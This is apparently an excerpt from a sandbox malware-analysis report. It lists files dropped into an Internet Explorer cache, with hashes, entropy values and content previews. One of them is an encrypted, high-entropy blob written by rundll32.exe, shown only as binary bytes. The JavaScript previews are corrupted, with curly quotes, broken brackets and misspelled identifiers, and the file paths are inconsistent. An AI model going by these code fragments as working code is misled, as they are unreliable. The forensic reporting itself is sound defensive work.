0:case 1:i=t;break;case 4:return c.label++,{value:t[1],done:!1};case 5:c.label++,r=t[1],t=[0];continue;case 7:t=c.ops.pop(),c.trys.pop();continue;default:if(!((i=0<(i=c.trys).length&&

C:\Users\user1\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\17-361657-68ddb2ab[1].js

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1238
Entropy (8bit):	5.066474690445609
Encrypted:	false
SSDEEP:	24:HWwAaHZRRiYfOeXPmMHUKq6GGiqlQCQ6cQflgKioUlnJaqrQJ:HWwAabuYfO8HTq0xB6XfyNoUiJaD
MD5:	7ADA9104CCDE3FDFB92233C8D389C582
SHA1:	4E5BA29703A7329EC3B63192DE30451272348E0D
SHA-256:	F2945E416DD2DA188D0E64D44332F349B56C49AC13036B0B4FC946A2EBF87D99
SHA-512:	2967FBCE4E1C6A69058FDE4C3DC2E269557F7FAD71146F3CCD6FC9085A439B7D067D5D1F8BD2C7EC9124B7E760FBC7F25F30DF21F9B3F61D1443EC3C214E3F
Malicious:	false
Reputation:	unknown
Preview:	define(“meOffice”,[“jquery”,“jqBehavior”,“mediator”,“refreshModules”,“headData”,“webStorage”,“window”),function(n,t,i,r,u,f,e){function o(t,o){function v(n){var r=e.localStorage,i,t,u;if(r&&r.deferLoadedItems)for(i=r.deferLoadedItems.split(“”),t=0,u=i.length;t<u;t++)if(i[t]&&i[t].indexOf(n)!==1){f.removeIem(i[t]);break}}function a(){(var i=t.find(“section li time”),i.each(function(){var t=new Date(n(this).attr(“datetime”));t&&n(this).html(t.toLocaleString())}))function p(){c=t.find(“[data-module-id]”).eq(0);c.length&&(h=c.data(“moduleId”),h&&(i=“moduleRefreshed-“+h,i.sub(l,a)))}function y(){i.unsub(o.eventName,y);r(s).done(function(){a();p()})}var s,c,h,l;return u.signedin (t.hasClass(“of fice”)?v(“meOffice”):t.hasClass(“onenote”)&&v(“meOneNote”)),{setup:function(){s=t.find(“[data-module-deferred-hover], [data-module-deferred]”).not(“[data-ssodependent]”);s.length&&s.data(“module-deferred-hover”)&&s.html(“<p class=‘meloadin><Vp>”),i.sub(o.eventName,y)},teardown:function(){h&&i.un

C:\Users\user1\AppData\Local\Microsoft\Windows\INetCache\IE\MEEXW4H4\4996b9[1].woff

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 45633, version 1.0
Category:	dropped
Size (bytes):	45633
Entropy (8bit):	6.523183274214988
Encrypted:	false
SSDEEP:	768:GiE2wcDeO5t68PKACfgVewZfaDDxLQ0+nSEClr1X/7BXq/SH0Ci7da7Q/B0WkAfO:82/DeO5M8PKASCZSvxQ0+TCPXtUSHF7c
MD5:	A92232F513DC07C229DDFA3DE4979FBA
SHA1:	EB6E465AE947709D5215269076F99766B53AE3D1
SHA-256:	F477B53BF5E6E10FA78C41DEAF32FA4D78A657D7B2EFE85B35C06886C7191BB9
SHA-512:	32A33CC9D6F2F1C962174F6CC636053A4BFA29A287AF72B2E2825D8FA6336850C902AB3F4C07FB4BF0158353EBBD36C0D367A5E358D9840D70B90B93DB2AE32
Malicious:	false
Reputation:	unknown
Preview:	wOFF.....A.....OS/2...p...`...`B.Y.cmap.....G.glyf.....0..Hhead.....6...6...hhea.....\$...\$...hmtx.....(\$LKloca...`...f...f...maxp...P... ..name... ..IU..post... ..*.....l.A_<.....^...q.d.Z.....^...3.....3.....f.....HL .@...U...f.....\d.\d...d.e.d.Z.d.b.d.4.d.=.d.Y.d.c.d.]d.b.d.l.d.b.d.f.d.^d.(d.b.d.^d.b.d.b.d...d...d...d.P.d.0.d.b.d.b.d.P.d.u.d.c.d.^d...d.q.d...d.d.b.d...d...d.b.d.a.d.a.d.b.d...d...d.^d.d.^d.[d...d...d.\$d.p.d...d...d.^d...d.T.d...d.b.d.b.d.b.d.i.d.d...d...d..d.7.d.^d.X.d.]d.).d.l.d.l.d.b.d.b.d.,d.,d.b.d.b.d...d...d.7.d.b.d.1.d.b.d.b.d...d...d...d.A.d...d.(d.^d...d...d.^d.r.d.f.d.,d.b.d...d.b.d...d.q.d...d...d.b.d.b.d.b.d.b.d...d.r.d.l.d...d.b.d.b.d.b.d.v.d.V.d.Z.d.b.d

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\MEEXW4H4\BBVuddh[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	316
Entropy (8bit):	6.917866057386609
Encrypted:	false
SSDEEP:	6:6v/lhPahmxj1eqc1Q1rHZl8lsCkp3yBPn3OhM8TD+8lzpXvVYSmO23KuZDp:6v/7j1Q1Q1Zl8lsfp36+hBTD+8pjpxy/
MD5:	636BACD8AA35BA805314755511D4CE04
SHA1:	9BB424A02481910CE3EE30ABDA54304D90D51CA9
SHA-256:	157ED39615FC4B4BDB7E0D2CC541B3E0813A9C539D6615DB97420105AA6658E3
SHA-512:	7E5F09D34EFBFCB331EE1ED201E2DB4E1B00FD11FC43BCB987107C08FA016FD7944341A994AA6918A650CEAFE13644F827C46E403F15FD83B6820755BF1A4C13
Malicious:	false
Reputation:	unknown
Preview:	.PNG.....IHDR.....a.....pHYs.....+.....IDATx....P..?E....U..E..M.XD.`4YD...{\6...s.O.;....?.&.../\$. Y....UU)gj...].;x.(.~\$. (\.E.....4...y.....c...m.m.P...Fc...e.O.TUE....V.5..8..4..i.8.).COM.Y..w^G..t.e.l..o.h.6. .Q...Q..l~..'....Q..."......IEND.B'.

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\MEEXW4H4\checksync[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	21700
Entropy (8bit):	5.305082513785246
Encrypted:	false
SSDEEP:	384:VZAGcVXlbcqnlzeZSweg2f5ng+7naMHF3OZOBOQWwY4RXrqt:L86qhbS2RpF3OsBQWwY4RXrqt
MD5:	B5F20E1651F4F1946B488FF06242968A
SHA1:	AEA762A84C24EB4E69086A8FE735F0A86540EA92
SHA-256:	60C18B7845B8A1000103670FEBA257E27DFC731789BC6228A5ACA42CF101B2E8
SHA-512:	37DA7C66E1949934BAF502F133362787FB039C44A7C0E528B9F2F9A382CA782E26CB191127F2863ED4369325252B4E8A7A463C329EF16A50A58CDD66F1641AA0
Malicious:	false
Reputation:	unknown
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = { "datalen":80,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":" ","sepTime":":***","sepCs":"~::~","vsDaTime":31536000,"cc":"CH","zone":"","d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"bs":{"name":"bs","cookie":"data-bs","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0},"ttd":{"name":"ttd","cookie":"data-ttd","isBl":1,"g":1,"cocs":0}},"ussyncmap":[],"hasSameSiteSupport":0,"batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som"],"adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\MEEXW4H4\checksync[2].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	21700
Entropy (8bit):	5.305082513785246
Encrypted:	false
SSDEEP:	384:VZAGcVXlbcqnlzeZSweg2f5ng+7naMHF3OZOBOQWwY4RXrqt:L86qhbS2RpF3OsBQWwY4RXrqt
MD5:	B5F20E1651F4F1946B488FF06242968A
SHA1:	AEA762A84C24EB4E69086A8FE735F0A86540EA92
SHA-256:	60C18B7845B8A1000103670FEBA257E27DFC731789BC6228A5ACA42CF101B2E8
SHA-512:	37DA7C66E1949934BAF502F133362787FB039C44A7C0E528B9F2F9A382CA782E26CB191127F2863ED4369325252B4E8A7A463C329EF16A50A58CDD66F1641AA0
Malicious:	false
Reputation:	unknown
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = { "datalen":80,"visitor":{"vsCk":"visitor-id","vsDaCk":"data","sepVal":" ","sepTime":":***","sepCs":"~::~","vsDaTime":31536000,"cc":"CH","zone":"","d"},"cs":"1","lookup":{"g":{"name":"g","cookie":"data-g","isBl":1,"g":1,"cocs":0},"bs":{"name":"bs","cookie":"data-bs","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn","cookie":"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx","cookie":"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr","cookie":"data-lr","isBl":1,"g":1,"cocs":0},"ttd":{"name":"ttd","cookie":"data-ttd","isBl":1,"g":1,"cocs":0}},"ussyncmap":[],"hasSameSiteSupport":0,"batch":{"gGroups":["apx","csm","ppt","rbcn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som"],"adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"],"bSize":2,"time":30000,"ngGroups":[]},"

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\MEEXW4H4\checksync[3].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	21700
Entropy (8bit):	5.305082513785246
Encrypted:	false

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\MEEXW4H4\checksync[3].htm

SSDEEP:	384:VZAGcVXlbcqnlzeZSweg2f5ng+7naMHF3OZOBOQWwY4RXrqt:L86qhbS2RpF3OsBQWwY4RXrqt
MD5:	B5F20E1651F4F1946B488FF06242968A
SHA1:	AEA762A84C24EB4E69086A8FE735F0A86540EA92
SHA-256:	60C18B7845B8A1000103670FEBA257E27DFC731789BC6228A5ACA42CF101B2E8
SHA-512:	37DA7C66E1949934BAF502F133362787FB039C44A7C0E528B9F2F9A382CA782E26CB191127F2863ED4369325252B4E8A7A463C329EF16A50A58CDD66F1641AA0
Malicious:	false
Reputation:	unknown
Preview:	<html> <head></head> <body> <script type="text/javascript">try{.var cookieSyncConfig = {"datalen":80,"visitor":{"vsCk":{"visitor-id","vsDaCk":{"data","sepVal":","},"sepTime":","},"sepCs":{"~","~","vsDaTime":31536000,"cc":{"CH","zone":{"d"},"cs":{"1","lookup":{"g":{"name":"g"},"cookie":{"data-g","isBl":1,"g":1,"cocs":0},"bs":{"name":"bs"},"cookie":{"data-bs","isBl":1,"g":1,"cocs":0},"vzn":{"name":"vzn"},"cookie":{"data-v","isBl":1,"g":0,"cocs":0},"brx":{"name":"brx"},"cookie":{"data-br","isBl":1,"g":0,"cocs":0},"lr":{"name":"lr"},"cookie":{"data-lr","isBl":1,"g":1,"cocs":0},"ttd":{"name":"ttd"},"cookie":{"data-ttd","isBl":1,"g":1,"cocs":0}},"ussyncmap":[],"hasSameSiteSupport":"0","batch":{"gGroups":{"apx"},"csm"},"ppt"},"rcbn","son","bdt","con","opx","tlx","mma","c1x","ys","sov","fb","r1","g","pb","dxu","rkt","trx","wds","crt","ayl","bs","ui","shr","lvr","yld","msn","zem","dmx","pm","som"},"adb","tdd","soc","adp","vm","spx","nat","ob","adt","got","mf","emx","sy","lr","ttd"},"bSize":2,"time":30000,"ngGroups":[]},"

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\MEEXW4H4\medianet[1].htm

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	410093
Entropy (8bit):	5.485558319987304
Encrypted:	false
SSDEEP:	6144:zPWkYqP1vG2jnmuyngJ8nKM03VCuPbeWpJi9Wmn:r1vFjKnGJ8KMGxTPWmn
MD5:	711B92246AD35096A444BC2A1AF2D741
SHA1:	216C0ED49E6862E241FE1D881E5AC470590A728D
SHA-256:	AD55B9C3A901D8AD3607473840B277CD3396F9E704B57727B467215DE26537C0
SHA-512:	546175F055A78B67A6DA4FF0C15E51D256FFE193F55B50A800CF177B4DE23D205613BDA71B450E0BEC7B886E8F76F0EEB9E45F998014760B27AA178DF622D634
Malicious:	false
Reputation:	unknown
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript">window.mnjs=window.mnjs [],window.mnjs.ERP=window.mnjs.ERP function(){“use strict”;for(var l="",s="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[] ,e=0;e<3;e++)g[e]=[];function d(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(a=0;a<3;a++) e+=g[a].length;if(0!==(e){for(var n,r=new Image,o=f.lurl “https://lg3-a.akamaihd.net/herrping.php”,t="",i=0,a=2;0<=a;a--)for(e=g[a].length,0;0<e;){if(n=1===a?g[a][0];lo gLevel:g[a][0].logLevel,errorVal:{name:g[a][0].errorVal.name,type:l,svr:s,servername:c,errld:g[a][0].errld,message:g[a][0].errorVal.message,line:g[a][0].errorVal.lineNumber ,description:g[a][0].errorVal.description,stack:g[a][0].errorVal.stack}),n=n,!((n="object"!=typeof JSON) “function”!=typeof JSON.stringify?“JSON IS NOT SUPPORTE D”:JSON.stringify(n)

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\MEEXW4H4\medianet[2].htm

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	410093
Entropy (8bit):	5.4855715066150745
Encrypted:	false
SSDEEP:	6144:zPWkYqP1vG2jnmuyngJ8nKM03VCuPbzEWpJi9Wmn:r1vFjKnGJ8KMGxTsWmn
MD5:	050DFC841035FE6B7C48849F77C0EA97
SHA1:	C137248EA759BFFD9FC39AE60881A268930D6A80
SHA-256:	977D38A7C169963A05CE62EF210F72A8C9A19FD4A827227F12FED9349E7B0BF4
SHA-512:	74F2F14E1496F4FFFED01F5DB14CB9745C029065319E15A802BE31C6377FC40C40FBD490A425DDE25B3D5D9DEF6C9D5732EC94FAA35E9208C5935A43163056D
Malicious:	false
Reputation:	unknown
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript">window.mnjs=window.mnjs [],window.mnjs.ERP=window.mnjs.ERP function(){“use strict”;for(var l="",s="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[] ,e=0;e<3;e++)g[e]=[];function d(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(a=0;a<3;a++) e+=g[a].length;if(0!==(e){for(var n,r=new Image,o=f.lurl “https://lg3-a.akamaihd.net/herrping.php”,t="",i=0,a=2;0<=a;a--)for(e=g[a].length,0;0<e;){if(n=1===a?g[a][0];lo gLevel:g[a][0].logLevel,errorVal:{name:g[a][0].errorVal.name,type:l,svr:s,servername:c,errld:g[a][0].errld,message:g[a][0].errorVal.message,line:g[a][0].errorVal.lineNumber ,description:g[a][0].errorVal.description,stack:g[a][0].errorVal.stack}),n=n,!((n="object"!=typeof JSON) “function”!=typeof JSON.stringify?“JSON IS NOT SUPPORTE D”:JSON.stringify(n)

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\MEEXW4H4\inwko4LTpzG[1]

Process:	C:\Windows\System32\rundll32.exe
File Type:	data
Category:	dropped
Size (bytes):	293376
Entropy (8bit):	7.999368806300796
Encrypted:	true
SSDEEP:	6144:hOriJkxE9+IVhZHeeJUDyWX/Mx1s2PPxeyeYI8:hOrizTVzdWU7/PPXeLF8

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\MEEXW4H4\inwko4LTpzG[1]	
MD5:	C91AD70E9D84537066120CF3689652FE
SHA1:	5976BB80C0EDE9275A55F27CB6002E4376F9BCE8
SHA-256:	88BBCA3D9998B8F13A35372D7939B0A5E6D63EE4CC3FEB84F305C11531A6AF0D
SHA-512:	8DFE182DD09004C8786D69B501CEBB9C0F9F6A1F13DFC3748A5AF317F78FBFFC8AAFE504C43F76B9D4C786E3EE64C25AB1281AAB05B29BAD2BF0CB831867695
Malicious:	false
Reputation:	unknown
Preview:	..@..M..]& =X...}t.,5yA...w.b..#h..q*PdP..u;.....P.D..E.....T.BX.?.Gj.k.Se.7Y>....Av\...>...c...K?.m<.HY9_V.^...3..?F...(2...Sw.ZD16e.@....G..G.kA.?rk...#%.../...#..."b...u<.%...sh..w.....?....^..E....."'.N'.8.8...g..".....n+?B...~.hT.4.L\$V...%.....h....._..d5.....').0..5..t.@Z&0....P.r..4...S>Y ...p.X....%Z.k_e.....?(SJR.....X...s..P...b'..@...a;L..JU.A..i./..f..8.h...gW.f..#w6.'x ..T..l{.....>K~{8..<y.mg.JB.T.l...2Uw..zu..*}pL;,... ..uL.....V..3.A.&s,s...O;2.....u...@.....O<...\$7.6bn%.g.....0...}.....T?\\..9^E.....F..Tj]!..7.V....C..1k..z..*#...Tz.=.....z+...B.G...1>O...nh7..B.....".\\..e.q.....Y...P.#B:'.T..R2..J.Q.E..N...l..b.<..xN..MC=.....&.7.....Ul.o..z..Jn.l.....b..a.m.h..\$."X.....`&/i...e3.>...>...g.`.....C..O.X...<..B.;.%..G...b...W.O>...@bDB...O>.F.DC7.....p...2...R..\$}}+..l.zq.2.....{...P4...U.B,'Y..A6.l.....[...ld....\$8...b]..D

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\2d-0e97d4-185735b[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF, LF line terminators
Category:	dropped
Size (bytes):	251398
Entropy (8bit):	5.2940351809352855
Encrypted:	false
SSDEEP:	3072:FaPMULTAHEkm8OUdvUvJJZkrqq7pjD4tQH:Fa0ULTAHLOUdvwZkrqq7pjD4tQH
MD5:	24D71CC2CC17F9E0F7167D724347DBA4
SHA1:	4188B4EE11CFDC8EA05E7DA7F475F6A464951E27
SHA-256:	4EF29E187222C5E2960E1E265C87AA7DA7268408C3383CC3274D97127F389B22
SHA-512:	43CF44624EF76F5B83DE10A2FB1C27608A290BC21BF023A1BFBDB77B2EBB4964805C8683F82815045668A3ECCF2F16A4D7948C1C5AC526AC71760F50C82AADE2B
Malicious:	false
Reputation:	unknown
Preview:	/*! Error: C:/a/_work/1/s/Statics/WebCore.Statics/Css/Modules/ExternalContentModule/Uplevel/Base/externalContentModule.scss(207,3): run-time error CSS1062: Expected semicolon or closing curly-brace, found '@include.multiLineTruncation' '.*...@charset "UTF-8";div.adcontainer iframe[width='1']{display:none}span.nativead{font-weight:600;font-size:1.1rem;line-height:1.364}div:not(.ip) span.nativead{color:#333}.todaymodule .smalla span.nativead,.todaystripe .smalla span.nativead{bottom:2rem;display:block;position:absolute}.todaymodule .smalla a.nativead .title,.todaystripe .smalla a.nativead .title{max-height:4.7rem}.todaymodule .smalla a.nativead .caption,.todaystripe .smalla a.nativead .caption{padding:0;position:relative;margin-left:11.2rem}.todaymodule .mediuma span.nativead,.todaystripe .mediuma span.nativead{bottom:1.3rem}.ip a.nativead span:not(.title):not(.adslabel),.mip a.nativead span:not(.title):not(.adslabel){display:block;vertical-align:top;color:#a0a0a0}.ip a.nativead .captio

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\2ed15672-3101-4610-bca3-92f3b6ae53a6[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	dropped
Size (bytes):	79892
Entropy (8bit):	7.973435800445508
Encrypted:	false
SSDEEP:	1536:plTtd0o6Y11j8bNV3nd4KXQWCR2qMX23wlJHZdpI0zn/2iM2ChdTocjHrFIID:pltdY11O3d4cQWVL23XHZLFrWhdThzm
MD5:	4D1FFCCE341C2058B09B9BC4D8675117
SHA1:	456452BF2E1A649AF13C42F6D07DCB14C7EF988F
SHA-256:	C232CEA5C7210FC681012C9DBA73671C9D31382FA47D510996790BBB9FFBEECF
SHA-512:	0980FE69EDF34D3E279B100B8B9705B05DA9C3D02F01B9896F052F4F1E53E131184A6417D2FA9DAAF5FD44AC7B2D4AB96C745CCBF4F909477651914684B53863
Malicious:	false
Reputation:	unknown
Preview:	JFIF.....C.....C.....,,".....F.....!..1.."AQ..2a#q.B.....\$3Rb...C.%4Sr..&Dc.....A.....!...1A"Q..aq#2...B...3...\$RbC...d..Dr.....?sv.UM... {lm#.^...~...j.Gd..9..@.....J..'.....t9...Sl)C}Q....v.{....."'.#.....a.w..7.h6i..7.>...7.wal..kR...sGH.{o..}.+^y8.....{.....~.....7E..*.Tmw..~w.....U0.OT).%..W..p.....}...l%.m..};...g.M.2.....'>...H.r..y9*.;T..1.....~.....j.RE9.+N.{.'7.....f4..Hr...Tv.....}.....;w.8.E\p..l..v.q...>].A.ebq.FA.....&.\$>a...6....n3...Y[...i* l.q.a.....r.f...6Y.....u.4>k....m....9v.u..A...d.....[.....L....] u.*V....g.h.v.....~.dV.\$.....w.{.....b.HJ.... c9.q.>...B.;W.&sjq(.V...u....o

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\52-478955-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	396806
Entropy (8bit):	5.324109854583468
Encrypted:	false
SSDEEP:	6144:YXP9MwSg/jgyYZw44K7hmnidDWPqljHSjaVCr1BgxO0DkV4FcjtluNK:CW/VcnidDWPqljHdQ16tbcjut
MD5:	C906EACCF4FB5B70603D1C1C810478CF
SHA1:	D80452D9411F8AF5611DE5B2B6941A4A44418DF3
SHA-256:	3C9F6E4308C874AF5124CE406E41347CA23F9F0ADE80FA6CA0DC7A79B0AC4F74

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\52-478955-68ddb2ab[1].js	
SHA-512:	5AD826EEA9C4C10E20C5FA3916D9ACB8169810D2BE6166C5DBD7FFDF64B071728D86E2488A4BC700F46A3E029B741662ADD39A72C093F9B3AE81430C15D01C9
Malicious:	false
Reputation:	unknown
Preview:	<pre>var awa,behaviorKey,Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMarker("TimeToJsBundleExecutionStart");define(["jqBehavior","jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;<t; i++)n[i]();}:t?n[0]:f}function f(o){if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or null";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r {,function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&I.push(n.setup),typeof n.teardown=="function"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend({0:{,i,o},l=[],a=[],v=[],y=!0;if(r.query){if(typeof fl!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\IAA7XCQ3[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	667
Entropy (8bit):	7.561736401445472
Encrypted:	false
SSDEEP:	12:6v/7TUyRk5V6RwLzZvLk519s0/tWnssyQSKZLsLO7qcNrXIUA3YUz1oK9:STuzZc19skWssyQ5ZsO7qc1Vdf9
MD5:	C9E843CDDAD2F56F8F88B8D6A937B602
SHA1:	EE3382E8031321B266BA31CA47D0667F03C469F8
SHA-256:	D0A577DFBFCF142D19E89E5ABC3EEC3020AD0C3A65B9BA6F6534097D0806B2100
SHA-512:	677CDE3738656508AEDBE2DA698B21B5AA15EBA8EDECE60192A5B61004E6CB6A1F718A02066AFF367021C31B9B13D2DDD703976E8F26C22272AE8AADBECCE5ED
Malicious:	false
Reputation:	unknown
Preview:	<pre>.PNG.....IHDR.....a....pHYs.....+.....MIDATx...JHsa...n.l;.d.a-HK)..6.....".....Gn...E.Q&EA.y.T...25.K..UT8...M.....>.[u.=.;y_.../....#.z.w.....6.....n!({k{<...K..dv..Fm..Ro.NT..Y.N.....\$x....d...p:?.^LR.8k.....7...9.....S<....).B.#.5:uck...0.0 d..=V.T..ad.{[Z.?026<..@...R..@....}.p-:.....Qlo...5\$.D.....Q".x...c.....+./f<....._F.&2q.8E.....(..%T.J8...=:...[[...@ ..e...6....Q...?.".q.....p.....j.f.....4H#j.i"@[6_..2.i-:>j.....)."*j..r9.[T5...\$.I.A.wa-<#.Dt[JsPnc9F..Q.8...].D...f._S...0WG.>b.....t~>.K.h]4~....Q....BA..?.j.s.;.....IEND.B`.</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\IAAkp8YX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	497
Entropy (8bit):	7.3622228747283405
Encrypted:	false
SSDEEP:	12:6v/7YBQ24PosfCOy6itR+xmWHsdAmbDw/9uTomxQK:rBQ24LqOyJtR+xtHs+jUx9
MD5:	CD651A0EDF20BE87F85DB1216A6D96E5
SHA1:	A8C281820E066796DA45E78CE43C5DD17802869C
SHA-256:	F1C5921D7FF944FB34B4864249A32142F97C29F181E068A919C4D67D89B90475
SHA-512:	9E9400B2475A7BA32D538912C11A658C27E3105D40E0DE023CA8046656BD62DDB7435F8CB667F453248ADDCB237DAEAA94F99CA2D44C35F8BB085F3E005929FD
Malicious:	false
Reputation:	unknown
Preview:	<pre>.PNG.....IHDR.....a....pHYs.....+.....IDATx..S=K.A.}{...3E..X.....`..S.A.k.l.....X..g.FTD.....&D...3.....^..of.....B....d.....P...#P.....Y~...8:k..`.(!1?.....]*.E.'\$.A&A.F...~.l...L<7A{G.....W.(.Eei..1rq....K....c.@.d.zG..[?.B.).....T+.4...X..P..V .^...1.../.6.z.L.`...d.[t...;pm..X...P]..4...{..Y.3.no(....<..l...7T.....U..G...a..N..b.t..vwH...q.Z.f5;.K.C.f^L...Z..e`...lxW.....f...?..qZ....F.....>t....e[L...o..3.qX.....IEND.B`.</pre>

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\IAANcu7b[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	35530
Entropy (8bit):	7.959645305810465
Encrypted:	false
SSDEEP:	768:ltvbJFJEtBLCleyam4zx18nET0uH/BL9Wnc1o+4G9x3:ltvbJEGley1vL9fBL0ncK+4uF
MD5:	C3466D21DA49B7AADE86135CAF672867
SHA1:	31B0546925A77686B4CAA3B1B8DDB3094BC80774
SHA-256:	353E0A946A167793ACC429264BB2AB11546A2775FF7E454B9A26A145CF63435A
SHA-512:	EF48B1BCE8A44F35B7859C863BA73E18917ACD6C8AB513843093149EEA95AE21C07F2FDACD1DCEE0F1822483DD117DD38BB23D2AFEED92B6568BCE50AFA1E4F9
Malicious:	false
Reputation:	unknown

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\BB7gRE[1].png

C:\Users\user1\AppData\Local\Microsoft\Windows\NetCache\IE\PSUEOSZZ\BB7hg4[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	470
Entropy (8bit):	7.360134959630715
Encrypted:	false
SSDEEP:	12:6w/7TIG/Kupc9GcBphmZgPEHfMwY7yWQtygnntrNKKBBN:3KKEc9GcXhmZwM9LtyGJKKBBN
MD5:	B6EA6C62BAEBF35525A53599C0D6F151
SHA1:	4FFEFB243AAEC286D37B855FBE33C790795B1896
SHA-256:	71CC7A3782241824ACDC2D6759E455399957E3C7C9433A1712C3947E2890A4D4
SHA-512:	0E4E87A66CF6E01750BC34D2D1EC5B63494A7F5C4B831935DD00E1D825CDB1CFD3C3E90F29D1D4076E7F24C9C287E59BE23627D748DB05FB433A3A535F1154
Malicious:	false
Reputation:	unknown
